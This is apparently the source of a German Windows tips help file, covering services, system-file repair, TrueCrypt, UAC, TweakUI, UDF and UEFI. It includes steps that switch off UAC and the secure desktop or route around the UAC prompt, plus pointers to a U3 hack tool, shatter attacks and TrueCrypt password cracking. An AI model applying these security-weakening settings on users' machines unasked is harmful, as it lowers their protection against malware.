[http://support.microsoft.com/support/kb/articles/q103/0/00.asp{bmc earth16.bmp}](#) eine Beschreibung der Registryeinträge unter [HKLM\SYSTEM\CurrentControlSet\Services{bmc tree.bmp}](#).

Gemäß dem von der Zeitschrift PC-Welt per eMail verteilten Artikel

[http://www.pcwelt.de/ratgeber/Windows-Tricks-Windows_zu_Diensten-7992023.html?r=2626355682349321&lid=255822&pm_In=11](#) ist der Start der folgenden Dienste häufig verzichtbar:

Adaptive Helligkeit: Kann bei vorhandenem Sensor, etwa bei Windows-8-Tablets die Bildschirmhelligkeit anpassen. Ohne Sensor ist der Dienst unnötig und lässt sich deaktivieren.

Bluetooth-Unterstützungsdienst: Wichtig bei der Verbindung zu Bluetooth-Geräten. Wer die Funktion mangels Bluetooth-Geräten nicht braucht, kann den Dienst komplett deaktivieren.

Diagnoserichtlinien-Dienst: Stellt die selten hilfreichen Diagnosefunktionen bei fehlender Netzwerkverbindung und Netzwerkproblemen bereit. Der Starttyp „Manuell“ genügt dazu.

Enumerator-Dienst für tragbare Geräte: Erlaubt Gruppenrichtlinien für Geräte wie USB-Sticks und ermöglicht Programmen wie dem Windows Mediaplayer die Identifikation von MP3-Playern. Der Dienst kann auf „Manuell“ gesetzt werden.

Fax: Bietet Faxfunktionalität. Kann deaktiviert werden, wenn der PC keine Faxnachrichten senden und empfangen soll.

IP-Hilfsdienst: Ermöglicht die Nutzung von IPv6 durch IPv4-Verbindungen. Bei Netzwerkverbindungen ohne IPv6 lässt sich der Dienst schlicht deaktivieren.

Offline-Dateien: Hält einen Datei-Cache für Offline-Dateien aktuell und kann deaktiviert werden, wenn Sie keine Dateien aus dem Netzwerk zwischenspeichern wollen.

Programmkompatibilitäts-Assistent-Dienst: Wenn ein inkompatibles Programm/Spiel für eine ältere [Windows-Version](#) aufgerufen wird, hilft dieser Dienst bei der Lösung von Startproblemen. Wenn alle Programme auch ohne diese Hilfe laufen, kommt als Starttyp „Deaktiviert“ infrage.

Remote-Registrierung: Stellt eine Schnittstelle zur Verbindung mit Regedit.EXE von anderen Rechnern über das Netzwerk bereit. Ist auf Einzelplatz-PCs überflüssig und kann deaktiviert werden.

Routing und RAS: Wenn andere PCs im Netzwerk die Internetverbindungsfreigabe nutzen sollen, benötigen Sie diesen Dienst. Kann ansonsten auf „Manuell“ gesetzt werden.

Sicherheitscenter: Stellt die Warnungen und Hinweise über Sicherheitseinstellungen zu Firewall, Virens Scanner und Windows-Updates im Infobereich bereit. Fortgeschrittene Anwender deaktivieren den Dienst gerne, da die Meldungen redundant sind.

SSDP-Suche: Findet [UPnP](#)-Geräte im Netzwerk, etwa Xbox-Spielekonsolen über das Simple Service Discovery Protocol. Wer dagegen nur auf traditionelle Netzwerkgeräte zugreift, der kann den Dienst deaktivieren.

Superfetch: Optimiert die Ladezeit oft genutzter Programme durch einen dynamisch angepassten Cache im Arbeitsspeicher. Kann beim Einsatz einer SSD deaktiviert werden.

Windows-Mediaplayer-Netzwerkfreigabedienst: Die Funktion „Medienstreaming“ im Windows Media Player braucht diesen Dienst. Wer diese Funktion oder den Player generell nicht nutzt, kann den Dienst deaktivieren.

Windows Search: Aktualisiert im Hintergrund den Dateiindex für die Windows-Suche für schnellere Suchläufe. Lässt sich bei der Verwendung einer SSD deaktivieren.

Windows-Bilderfassung (WIA): Wird für die Verbindung mit Scannern und Kameras benötigt. Der Starttyp „Manuell“ ist dazu aber völlig ausreichend.

Siehe auch AutoStart beim Booten/Logon, System-Informationen, Hardware-Installation (z.B. Treiber für USB-Stick).

#\$K **Trennen von Netzverbindungen bei Inaktivität**

Dies lässt sich am Client nicht verhindern, außer er wird regelmäßig aktiv. Am Server (Win 2000, XP und vermutlich auch NT) lässt es sich unter

HKLM\SYSTEM\CurrentControlSet\Services\lanmanserver\parameters.autodisconnect{bmc edit.bmp} in Minuten einstellen. -1 bedeutet deaktiviert, default 0000000f bedeutet 15 Minuten. Lässt sich zwar auch über das Kommando

```
net config server /autodisconnect:<min>
```

einstellen, aber Microsoft empfiehlt, direkt in der Registry zu ändern, da der net-Befehl Seiteneffekte auf die Systemoptimierung hat (Zeitschrift c't Heft 24/2001, Seite 138).

TrennenNetzInaktiv

\$ Trennen von Netzverbindungen bei Inaktivität

K Trennen von Netzverbindungen bei Inaktivität;Netz trennen (inaktiv);Inaktives Netz trennen

#\$K Troubleshooting Windows-Systemdateien

Tipps zum Troubleshooting mit Windows-Systemdateien und nicht funktionierenden Windows-Updates gibt es in der c't Heft 9/2015, Seite 166ff:

- Den System-Datei-Check [sfc.exe /scannow{bmc shortcut.bmp}{bmc admin.bmp}](#) ausführen. Kan 5 ... 15 Minuten dauern. Ist aber bei Win8 nicht mehr so gründlich wie bei Vorversionen.
- Bei Win8.x kommt danach [dism /Online /Cleanup-Image /StartComponentCleanup{bmc shortcut.bmp}{bmc admin.bmp}](#) und [dism /Online /Cleanup-Image /RestoreHealth{bmc shortcut.bmp}{bmc admin.bmp}](#) zum Einsatz. Der Parameter /Online weist dism an, das aktuelle System zu bearbeiten und nicht z.B. ein System auf einem USB-Stick. Kann bis zu 30 min dauern (mit teilweise stockendem Fortschrittsbalken). Fehlermeldungen im ersten Teil kann man ignorieren.

Dann sollte man mal einen Neustart machen. Wenn jetzt Windows-Update immer noch nicht richtig läuft, dann bei Win7 und 8.x:

- Windows Update Troubleshooter KB971058 [https://support.microsoft.com/de-de/kb/971058{bmc earth16.bmp}](#). Wenn jetzt immer noch Windows-Update-Probleme bestehen, dann kann es z.B. an einer fehlenden INF-Datei liegen. Hier hilft ein Blick in die Log-Datei [%windir%\Logs\CBS\CBS.log{bmc notepad.bmp}](#). Falls sich die Datei nicht öffnen lässt, greift Windows gerade darauf zu. Dann zuerst mal eine Kopie erstellen und diese öffnen. Hie nach ", Error" (ohne die Anführungszeichen) suchen. Wenn der Zeitstempel der Zeile passt, dann ist man der Lösung hoffentlich schon nahe. Bei einer fehlenden Datei findet man zwar den Dateinamen, aber **nicht** den Pfad, an der die Datei sein müsste. Für eine fehlende INF-Datei findet man anhand des Namens den richtigen Pfad dann aber in [%windir%\inf\setupapi.dev.log{bmc notepad.bmp}](#). Oft findet sich die Datei im Systemfile-Backup auf demselben Rechner. Ansonsten kann man sie nach einem Viruscheck von einem anderen Rechner mit **gleichem** Versionsstand holen. Je nach 32- oder 64-bit-System ist auf die richtige Version zu achten, bei einem 64bit-System sollte amd64 im Quellpfad drin stehen!

TroubleshootingWinSys

\$ Troubleshooting Windows-Systemdateien

K Troubleshooting Windows-Systemdateien;Windows-Update-Troubleshooting;Update-Troubleshooting windows

#\$K TrueCrypt

TrueCrypt ist eine Software zur Datenverschlüsselung, insbesondere zur vollständigen oder partiellen Verschlüsselung von Festplatten und Wechseldatenträgern. (<http://de.wikipedia.org/wiki/TrueCrypt{bmc earth16.bmp}>)

Wie man ein nur noch partiell bekanntes TrueCrypt-Passwort durch Probieren von Variationen des bekannten Teils knacken kann, wird in der c't Heft 15/2014, Seite 160 erläutert.

Auch wenn es seit 2014 nicht mehr weiterentwickelt wird, sehen viele es immer noch als die beste Lösung an.

Besonderheit von TrueCrypt:

- Open Source
- Wahlweise ganze Festplatte, einzelne Partitionen oder definierbare Teile (Container) können verschlüsselt werden.
- Kein Passwort-Recovery, d.h. keine Hintertür!
- Plausible Deniability: Neben dem mit dem "normalen Passwort" freischaltbaren Teil kann noch ein "hidden Container" eingerichtet werden. Dessen Inhalt wird bei der Eingabe eines anderen Passworts sichtbar. Diese Daten sind also zusätzlich zur Verschlüsselung auch sehr gut versteckt. Siehe auch Verstecken von Daten.

TrueCrypt

\$ TrueCrypt

K TrueCrypt;Verschlüsselungssoftware TrueCrypt;Festplatten-Verschlüsselung mit TrueCrypt

#\$K Trusted Installer

Für einige Pfade (z.B. Registry HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Session Manager\KnownDLLs) hat man zunächst auch als Admin keine Schreibrecht. Diese hat nur der "Trusted Installer". Für Änderungen muss man zunächst als Besitzer den Admin-Account oder die Administrator-Gruppe eintragen. Wenn die Änderungen erledigt sind, sollte man wieder den TrustedInstaller zum Besitzer machen und dem Admin/der AdminGruppe die Schreibrechte wieder entziehen. Dabei stellt sich aber das Problem, dass der TrustedInstaller nicht aufgelistet wird, man muss explizit "NT SERVICE\TrustedInstaller" in das Eingabefeld eintippen!
(<http://kittblog.com/article/3/windows/trustedinstaller-wieder-zum-eigent%C3%BCmer-von-dateien-und-ordnern-machen/428/trustedinstaller-wieder-zum-eigent%C3%BCmer-von-dateien-und-ordnern-machen/{bmc earth16.bmp}>)

TrustedInstaller
\$ Trusted Installer
K TrustedInstaller Account;Rechte Trusted Installer;Besitzer TrustedInstaller

#\$K **Trusted Platform Module**

Mittels des TPM soll die Sicherheit eines Computers vor Manipulationen erhöht werden. TPM 2.0 wird in c't Heft 15/2013, Seite 178ff beschrieben. In etlichen Konfigurationen ist TPM 2.0 inzwischen Voraussetzung für das Windows-10-Logo. Wie ein TPM ein die diversen Firmware-Teile eines Computers vor Manipulation schützen könnte, wird in c't Heft 11/2015, Seite 126ff erläutert.

Siehe auch Bitlocker., Souveränität.

TrustedPlatformModule
\$ Trusted Platform Module
K Trusted Platform Module TPM;TPM (Trusted Platform Module)

#\$K TrueType-Fonts, Schriften

Damit die TT-Fonts aus [winDir]\Fonts auch benutzt werden, muss im Systemverzeichnis Fonts{bmc explorer.bmp} die Datei DESKTOP.INI{bmc notepad.bmp} mit dem Eintrag

[.ShellClassInfo]

UICLSID={BD84B380-8CA2-1069-AB1D-08000948F534}

vorhanden sein! (Win-Tips 5/96, S.7). Außerdem muss das System-Attribut für das FONTS-Verzeichnis gesetzt sein (damit im Datei-Menü der Zusatzpunkt "Neue Schriftart installieren..." vorhanden ist). (PC-Welt 7/98, S. 252 bzw.

Tipp von Andrea Barabas <http://www.barabas.de>{bmc earth16.bmp}

Siehe auch System-Ordner und Font-Smoothing, Sonderzeichen bei kleiner Schrift in Excel.

Gemäß PC-Welt Heft 6/2007, Seite 182 lassen sich für die Eingabeaufforderung (DOS-Box) neben "Lucida Console" auch andere Truetype-Fonts mit fester Zeichenbreite konfigurieren: Unter HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Console\TrueTypeFont{bmc tree.bmp} neue Einträge REG_SZ mit den Namen 00{bmc edit.bmp}, 000{bmc edit.bmp}, 0000 usw. anlegen und die gewünschte Schriftart eintragen. Wirksam wird dies nach einem Neustart.

TrueTypeFonts

\$ TrueType-Fonts

K TrueType-Fonts;Fonts;Schriften

#\$TSR = Terminate and stay resident

TSR-Programme sind Programme (*.exe oder *.com), die mehr oder weniger sofort zur Eingabeaufforderung zurückkehren (=Terminate), dabei aber im Arbeitsspeicher bleiben (=stay resident), um ihren Zweck zu erfüllen. Beispiel: Maustreiber mouse.exe. Von der Funktion her sind dies oft Gerätetreiber, die normalerweise in der CONFIG.SYS-Datei eingetragen sind. Maustreiber gab es auch als Gerätetreiberdatei mouse.sys. Es gibt allerdings auch Programme, die Zwitter sind: mit device=xy.exe in der CONFIG.SYS eingetragen wird ihr Gerätetreiber-Teil resident in den Speicher geladen während beim Aufruf von der Kommandozeile (oder in der AUTOECX.BAT) z.B. eine Auskunftsfunktion aktiv wird und sich dieser Programmteil vor der Rückkehr zur Kommandozeile wieder aus dem Arbeitsspeicher entlädt.

TSR
\$ TSR = Terminate and stay resident

#\$K Tuning

Hinweise zum Windows-Tuning durch deaktivieren unnötiger Autostarts und abschalten unnötiger Dienste gibt's in der c't Heft 26/2004, Seite 116ff. Hilfreich ist dabei msconfig.exe (Systemkonfigurations-Programm) bei Win98/ME und WinXP. Unter Win2000 hilft z.B. AutoRuns von SysInternals (<http://www.sysinternals.com{bmc earth16.bmp}>). Aber Achtung: Userinit-Anmeldeanwendung nicht deaktivieren, sonst geht nicht einmal mehr der abgesicherte Modus und HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\Userinit{bmc edit.bmp} (Reg_SZ) =

D:\WINXPSP2\system32\userinit.exe,

(mit Komma am Ende !!!?) muss über eine Parallel-Installation oder einer Notfall-WinPE-CD (von Barts PE-Builder) restauriert werden.

Verschieden bekannte Tuning-Tipps für WinXP werden in der c't Heft 17/2005, Seite 102ff auf ihre Wirksamkeit untersucht. Was bezüglich Performance für einige Programme übrigbleibt, ist

- DisablePagingExecutive: Systemkernel-Auslagerung können bei sehr viel RAM und keine Programme, die viel Speicher benötigen ohne Nachteile deaktiviert werden und bringt bei einigen wenigen Programmen einen Vorteil. Gegebenenfalls HKLM\SYSTEM\ControlSet001\Control\Session Manager\Memory Management, DisablePagingExecutive{bmc edit.bmp} auf 1 setzen.
- ...

Vielfach tragen sich Programme bei jedem Versionsupdate erneut in den Autostart ein, z.B. der "Speed-Launcher" vom Adobe Reader. Wer nicht ständig PDF-Dateien anschaut und statt einem schnellen Adobe-Reader-Start nach längerem Windowsstart lieber einen schnelleren Windowsstart möchte, kann den reader_sl.exe über eine lokale Sicherheitsrichtlinie verbieten:

- secpol.msc mit Adminrechten starten und "Richtlinien für Softwareeinschränkungen", "Zusätzliche Regeln" auswählen.
- Aus dem Kontextmenü "Neue Pfadregel..." auswählen. Als Pfad z.B. C:\Program Files (x86)\Adobe\Reader*\Reader\reader_sl.exe (mit ""Reader *" statt "Reader 10.0") eingeben und als Sicherheitsstufe "Nicht erlaubt" angeben.

Tuning

\$ Tuning

K Tuning;Autostarts abschalten;Dienste deaktivieren;Richtlinie zum Autostart abschalten;

##K Tweak UI, Power Toys (Software-Paket)

Die Systemsteuerungs-Erweiterung "Tweak UI" ist Teil der kostenlosen "Power Toys", die z. B. von <http://www.microsoft.com/windows/software/PowerToys.htm> oder Win2000-fähig <http://www.microsoft.com/networkstation/downloads/PowerToys/Networking/NTTweakUI.asp> und für XP von <http://www.microsoft.com/windowsxp/pro/downloads/powertoys.asp> geladen werden können.

Auf der Win98-CD findet sich unter [Tools\Reskit\Powertoy](#) eine erweiterte Version der PowerToys. Installation über die [tweakui.inf-Datei](#). Nach der Installation findet sich [Tweak UI](#) in der Systemsteuerung. Wegen dem Bug, dass versteckte Laufwerke das Kontextmenü des Start-Buttons beeinflussen, jedoch nur auf der ersten Version der Win98-CD.

In neueren Versionen der PowerToys gibt es "DosHere", das eine DOS-Box öffnet und gleich noch "change-Directory" ausführt:

```
command.com /k cd "%1"
```

Unter WinME steht dann allerdings DosKey nicht zur Verfügung, auch wenn es in cmdinit.bat (siehe [DOS-Box](#)) eingetragen ist, da aufgrund des vorhandenen Parameters cmd.init übersprungen wird. Workaround: Eine Batchdatei (z.B. [windir>\command\DosHere.bat](#)) mit der Zeile

```
cd "%1"
```

erstellen und [HKEY_CLASSES_ROOT\Drive\shell\DosHere\command](#) abändern auf `c:\windows\command.com /k c:\windows\command\DosHere.bat "%1"` mit gegebenenfalls angepasstem Pfad.

Ein Tweak-Tool für Windows 9x, 2000, XP ... 8.1, 10 ist der "PC-WELT Windows-Tuner" <http://www.pcwelt.de/downloads/PC-WELT-Windows-Tuner-9578671.html>. Im Tab "Datenbank-Editor" des Tools findet sich zu jedem Tweak eine ausführliche Beschreibung incl. dem Registry-Pfad und jeweiligem Wert. Die Daten selbst liegen in der SQLite-Datenbank in der Datei pcwReg2.db im Unterverzeichnis tools der Applikation.

Siehe auch [Senden an](#), [CD-AutoStart](#), [Laufwerke verbergen](#).

TweakUI

\$ Tweak UI, Power Toys (Software-Paket)

K Tweak UI;PowerToys;SendTo;Senden an;PowerToys: SendTo;Dateiname in Zwischenablage

#\$K **U3-USB-Sticks**

U3-USB-Sticks (<http://www.u3.com{bmc earth16.bmp}>) dienen speziell angepasster Software zum Start direkt vom USB-Stick ohne Installation. Da Microsoft aus Sicherheitsgründen für USB-Sticks der AutoRun deaktiviert hat, enthalten diese Sticks einen kleinen zusätzlichen Speicherbereich (z.B. 96 MB), der sich dem System gegenüber wie eine CD-ROM verhält. Hier liegt dann mit der entsprechenden autorun.inf das Tool für das Menü der Software auf dem Stick.

Weiter Beschreibung siehe z.B.

http://www.zdnet.de/zentrale_speicherung_und_rechenleistung_storage_server_in_unternehmen_anwendungen_fuer_die_tasche_so_funktionieren_u3_speichersticks_story-39001320-39141204-2.htm{bmc earth16.bmp}.

Gemäß <http://www.raymond.cc/blog/archives/2007/11/23/hack-u3-usb-smart-drive-to-become-ultimate-hack-tool/> kopiert der "Universal Customizer" http://gonzor228.com/wp-content/uploads/Universal_Customizer.zip die Datei U3CUSTOM.ISO aus seinem \bin-Verzeichnis in den CD-ROM-Bereich des U3-Sticks.

Siehe auch [Portable Apps](#).

U3UsbSticks

\$ U3-USB-Sticks

K U3-USB-Sticks/Software;USB-U3-Sticks;Portable SW auf U3-USB-Sticks

#\$K **UAC (User Account Control), AIS, UIPI**

Wie UAC (=Benutzerkontensteuerung) bei Win Vista funktioniert, ist in der c't Heft 2/2007, Seite 170ff (Softlink [0702170{bmc earth16.bmp}](#)) erklärt. Via "DropMyRight" hat der Admin im "Administratorbestätigungsmodus" auch nur eingeschränkte Rechte und erhält volle Rechte nur nach Bestätigung für einzelne Aktionen. Ausgenommen vom Bestätigungsmodus ist das Konto "Administrator" und, in Domänen, entsprechend eingerichtete Konten der Domäne. Die Manifest-Datei (separate Datei oder in die Anwendung gepackt) einer Anwendung legt im Abschnitt <trustinfo> fest, ob die Anwendung "asInvoker" mit den Rechten des Parent gestartet werden soll, "requireAdministrator", d.h. zur Anmeldung mit einem Admin-Konto auffordern soll oder "highestAvailable": mit dem aktuellen Konto, bei einem Admin nach Rückfrage ohne das "DropRights". Bei älteren Applikationen versucht Vista anhand des Dateinamens zu entscheiden: Enthält er install, setup oder update, dann fragt UAC nach Administrator-Rechten. In den sonstigen Fällen wird das restliche Manifest, die Stringtabelle und die Parameter, mit welcher die Applikation gestartet wird, untersucht. Schließlich gibt es noch eine Kompatibilitäts-Datenbank mit den Ausnahmen.

Interner Ablauf: ShellExecute ruft CreateProcess auf. CreateProcess macht die Überprüfungen und meldet gegebenenfalls den Fehler ERROR_ELEVATION_REQUIRED zurück an ShellExecute. In diesem Fall kontaktiert ShellExecute dann den "**Application Information Service**" AIS. Dieser entscheidet dann anhand der Gruppenrichtlinien, ob UAC nach entsprechendem Dialog via CreateProcessAsUser gestartet werden kann.

Für 32-bit-Anwendungen ohne <trustinfo>-Informationen gilt bis auf Widerruf von Microsoft die Virtualisierungs-Krücke mit Umleitung von Schreibzugriffen auf den VirtualStore.

Das Senden von Tastatur- und Mauseingaben von einer Anwendung an eine Anwendung mit höheren Privilegien verhindert in Vista die "**User Interface Priviledge Isolation**" UIPI. Es gibt drei Mandatory-Stufen (= Verbindlichkeitsstufen): hoch (für Admin's), mittel (für restricted User) und niedrig (IE im geschützten Mode). Unterm Softlink gibt es ein Beispiel für ein COM-Objekt, das als "Stellvertreterprozess" (=Surrogate) mit Adminrechten (nach Authentifizierung) die geg. notwendigen "Admin"-Aktionen einer Applikation mit entsprechenden Rechten ausführen kann, wenn die Applikation selbst mit restricted Rechten läuft.

<http://msdn2.microsoft.com/en-us/library/ms679687.aspx{bmc earth16.bmp}> Ein Delphi-2006-Beispiel zu "Leveraging Vista's UAC with Delphi"

http://www.google.de/url?q=http://www.zhou73.cn/article/zhou73/2009-02-18/196.html&ei=oBQtS_b6E5CqnAO-7eYFCQ&sa=X&oi=spellmeleon_result&resnum=2&ct=result&ved=0CAsQhglwAQ&usq=AFQjCNHF3AZR5s1GH7CZx0s8R--2hVIFw{bmc earth16.bmp}. Das COM-Objekt in der DLL läuft mit Admin-Rechten.

Damit die UAC-Rückfrage an den Benutzer nicht manipuliert werden kann, erscheint sie auf einem ganz eigenen, dem sicheren Desktop. Dieser verwendet als Hintergrund einen abgedunkelten Snapshot des aktuellen Desktops und auch nicht die Standard-Zwischenablage des Systems. Falls diese Desktop-Umschaltung auf einem alten Rechner zu lange dauert (etliche Sekunden), kann man dies auch abschalten, verzichtet dann aber auf etwas Sicherheit. Auch für Screenshots von den Dialogen ist das Abschalten erforderlich. Unter Business und Ultimate geht dies über [secpol.msc{bmc admin.bmp}](#) unter Lokale Richtlinien, Sicherheitsoptionen, Benutzerkontensteuerung, "Bei Benutzeraufforderung nach erhöhten Rechten zum sicheren Desktop wechseln" doppelklicken und deaktivieren. Für Home-User geht's nur direkt in der Registry:

[HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\policies\system, PromptOnSecureDesktop{bmc edit.bmp}](#) von 1 auf 0 umstellen. c't Heft 15/2007, Seite 165

Die UAC kann wie folgt abgeschaltet werden:

- In den lokalen Sicherheitsrichtlinien das "Erhöhte Rechte ohne Eingabeaufforderung" aktivieren
- In [msconfig{bmc shortcut.bmp}](#) bei Vista unter Tools kann "Benutzerkontensteuerung deaktivieren" ausgewählt werden, was sie nach dem nächsten Neustart ganz abschaltet.
- Dies ist auch via direktem Registry-Eintrag möglich:
[HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\policies\system, EnableLUA{bmc edit.bmp}](#) auf 0 bzw 1 setzen.

Gemäß PC-Welt Heft 4/2008, Seite 164 kann die Benutzerkontensteuerung aber auch für ausgewählte Anwendungen umgangen werden. Wie dies konfiguriert wird, ist unter [Application Compatibility Toolkit](#) beschrieben. <http://www.microsoft.com/germany/msdn/library/windows/windowsvista/WindowsVistaFuerEntwicklerKochbuchZurAnwendungskompatibilitaet.msp{x{bmc earth16.bmp}>

Developer Best Practices and Guidelines for Applications in a Least Privileged Environment

<http://msdn.microsoft.com/windowsvista/default.aspx?pull=/library/en-us/dnlong/html/AccProtVista.asp{bmc earth16.bmp}>

UAC

\$ UAC (User Account Control)

K UAC;User Account Control;Benutzerkontensteuerung;Application Information Service AIS;AIS (Application Information Service);VirtualStore;User Interface Priviledge Isolation UIPI;UIPI User Interface Priviledge Isolation; Verbindlichkeitsstufe; CheckIdentity; Application Compatibility Toolkit

The Windows Vista Developer Story: Windows Vista Application Development Requirements for User Account Control <http://msdn2.microsoft.com/en-us/library/aa905330.aspx>{bmc earth16.bmp}

Shattering By Example ('Shatter attack' is a term used to describe attacks against the Windows GUI environment that allow a user to inject code into another process through the use of windows messages)

http://www.security-assessment.com/Whitepapers/Shattering_By_Example-V1_03102003.pdf{bmc earth16.bmp}

Wie UAC und CheckIdentity in Programmen angewendet wird, ist in der Toolbox Heft 6/2007, Seite 38f beschrieben. Gemäß PC-Welt Heft 2/2009, Seite 112 kann der Bestätigungsklick für einen Administrator bei eingeschalteter UAC für den Start einer Applikation über einen Link wie folgt umgangen werden:

- Die Aufgabenplanung taskschd.msc{bmc shortcut.bmp}{bmc admin.bmp} mit Adminrechten starten.
- Über den Menüpunkt "Aktion", "Aufgabe erstellen" eine Task erstellen. Einen eindeutigen Namen (z.B. "RegEdit") vergeben und im "Allgemein"- ("General")-Tab "Mit höchsten Privilegien ausführen" ("Run with highest privileges") aktivieren. Bei "Actions" "Start a Program" hinzufügen und den vollständigen Pfad nicht vergessen. Bei den "Settings" das "Allow task to be run on demand" aktivieren. Das "If the task is already running, ..." je nach Wunsch auf "Stop the existing Instance" oder "Run a new Instance in parallel" setzen. Bei den Conditions das "Start the task only if the computer is on AC power" deaktivieren.
- Über den "Change User or Group"-Button im General-Tab kann statt des aktuellen Accounts besser die Gruppe "Administratoren" gewählt werden: "Advanced ...", "Find Now", "Administratoren" selektieren, "OK", "OK"
- Jetzt noch eine Verknüpfung erstellen mit `schtasks.exe /run /TN "<name>"`. Dem Namen ist geg. noch der Ordnername voranzustellen, also z.B. `schtasks.exe /run /TN "MyTasks\RegEdit"`.

Bei Problemen mit der Verknüpfung von der Kommandozeile ausprobieren!

Manchmal stört es, dass die mit Adminrechten gestartete Applikation keine Netzwerklaufwerke zur Verfügung hat.

Gemäß c't Heft 8/2015, Seite 148f kann durch den Registryeintrag

HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System, EnableLinkedConnections{bmc edit.bmp}

(DWord) mit dem Wert 1 erreicht werden, dass die neue Anmeldung die Netzlaufwerke auch verfügbar hat.

Siehe auch Sicherheit des Systems, Restricted User{bmc shortcut.bmp}.

#\$K Übersetzungs-Programme

Übersetzungsprogramme (50 ... 300€) wurden in der c't Heft 19/2005, Seite 140ff getestet.

Uebersetzung
\$ Übersetzungs-Programme
K Übersetzungs-Programme;Translator

#\$K **UDF (Universal Disk Format)**

DVD-ROMs verwenden das UDF-Dateisystem gemäß ISO 13346 und in der Regel zusätzlich ein ISO9660-kompatibles Dateisystem, damit auch ohne ein UDF-fähiges System (z.B. Win95) darauf zugegriffen werden kann. Die Win98-UDF-Treiber können u. U. nicht alle Dateien von mit frühen Versionen des DVD-Autoring-System erstellten CD zugreifen. Werden die DVD-Treiber von Win98 deaktiviert, kann man auf alle Dateien zugreifen, hat jedoch u.U. mit den Videos und neuen DVD-ROMs Probleme. Deaktivieren geht wie folgt: Microsoft-Systemkonfigurationsprogramm info (MsConfig.exe im System-Verzeichnis){bmc shortcut.bmp} starten. Unter Allgemein | Weitere Optionen das UDF-Dateisystem deaktivieren.

Gemäß c't Heft 25/2016, Seite 172 kommt es bei Win 10 immer wieder zu Problemen, *.ISO-Dateien direkt im Explorer zu öffnen, obwohl diese eigentlich gehen sollte. Z.B. kommt die Meldung "Datei konnte nicht bereitgestellt werden". Schuld ist u.U. ein defektes DVD-Laufwerk. Oder ein defekter Treiber, z.B. "Microsoft virtuelles DVD-ROM-Laufwerk". Mit im Environment eingetragenen DEVMGR_SHOW_DETAILS=1 den Gerätemanager{bmc shortcut.bmp}{bmc admin.bmp} starten, "Ausgeblendete Geräte anzeigen" aktivieren und dann alle Instanzen von "Microsoft virtuelles DVD-ROM-Laufwerk" löschen.

Siehe auch "Lange Dateinamen auf CD".

UDF

\$ UDF (Universal Disk Format)

K UDF (Universal Disk Format); Universal Disk Format (UDF); DVD-ROM; ISO-Image

#K UEFI (Unified Extensible Firmware Interface)

Der Nachfolger des BIOS ist das UEFI. Es ist standardisiert, läuft nicht mehr im 16bit-Real-Mode, hat bessere Schnittstellen zur Hardware und zum Betriebssystem und soll das über 20 Jahre alte BIOS, das inzwischen ein ziemliches Flickwerk ist, ersetzen. Viel genauere technische Details sind in dem Artikel über BIOS und UEFI in der PC-Welt Heft 6/2007, Seite 122 aber nicht darüber enthalten.

UEFI 2.0 bzw. 2.2 wird in der c't Heft 11/2009, Seite 180ff beschrieben. In der Regel enthalten Mainboards mit UEFI noch das "Compatibility Support Module" CSM, welches BIOS-Funktionen emuliert und somit auch gestattet, ältere Betriebssysteme zu installieren. Die UEFI-Firmware kann eine Shell enthalten, welche sich dann z.B. mit dem Befehl shell.efi von einem FAT oder FAT32-formatierten USB-Stick aus aufrufen lässt.

EFI enthält zwar FAT und FAT32-Treiber mit GPT- und MBR-Support, USB-Treiber und ISO-9660-Joliet-CDROM-Treiber, nicht jedoch DVD-UDF-, NTFS- oder HFS-Treiber. Da die Skript-Fähigkeit der UEFI-Shell ein Sicherheitsrisiko sein kann, wurde mit der Version 2.2 die Möglichkeit eingeführt, dass nur signierte Skripts ausgeführt werden.

Gemäß c't Heft 6/2011, Seite 188 unterstützt bisher nur Win7-64bit das UEFI. Bei Win7-32bit muss also das CSM heran!

Gemäß c't Heft 21/2010, Seite 158 wird häufig, selbst wenn CSM im Setup abgeschaltet ist, das CSM geladen, falls sonst kein Booten möglich ist. In welchem Modus gestartet wurde, lässt sich z.B. über den mit Adminrechten gestarteten `bcdedit.exe{bmc shortcut.bmp}{bmc admin.bmp}` winload.exe = BIOS, winload.efi = UEFI. Möchte man Windows via UEFI und nicht BIOS installieren, gibt es manchmal Probleme:

- Manchmal geht's nur vom optischen LW, nicht vom USB-Stick
- Manchmal geht's nur, wenn das Boot-Select aufgerufen wird (je nach Mainboard z.B. F10 oder ESC).
- U.U. muss man aus einer EFI-Shell explizit den EFI-Bootloader aus dem Verzeichnis \EFI\Boot, welches nur in via El-Torito-Dateisystem sichtbar ist und im UDF-Dateisystem verborgen bleibt.
- Bisher bieten nur die 64bit-Windows-Varianten 7 und 8 UEFI an. Die Parallel-Installation eines 32bit-Windows auf derselben Platte wie ein UEFI-OS ist nicht möglich.

Die EFI-Shell lässt sich bei manchen Boards direkt aufrufen. Bei anderen Boards kann man die EFI-Shell vom USB-Stick laden:

- EFI-Developerkit aus dem Internet laden (<http://www.ct.de/1021158{bmc earth16.bmp}>)
- USB-Stick mit FAT oder FAT32 formatieren
- Das Developerkit-Verzeichnis \Edk\Other\Maintained\Application\UefiShell\bin\x64 auf den Stick kopieren, so dass shell.efi und Shell_full.efi im Rootverzeichnis liegen.
- Verzeichnisse \efi\boot anlegen und shell.efi dorthin kopieren und in BOOTX64.efi umbenennen.

Es gibt auch Boards, bei denen eine EFI-Shell nicht gestartet werden kann!

Gemäß c't Heft 15/2011, Seite 150 (und c't Heft 2/2012, Seite 145) funktioniert der UEFI-Bootloader von einer DVD nicht auf einem USB-Stick, sondern nur auf optischen Laufwerken. Für den UEFI-Boot eines USB-Sticks muss der zur Ziel-CPU passende Bootloader als bootmgfw.efi im Verzeichnis \efi\boot als bootx64.efi liegen. Auf einem 64bit-Win7/8-System kann er aus %windir%\boot\efi kopiert werden. In einer Win7-Setup-DVD findet er sich in der Datei \sources\install.wim unter 1\Windows\Boot\efi.

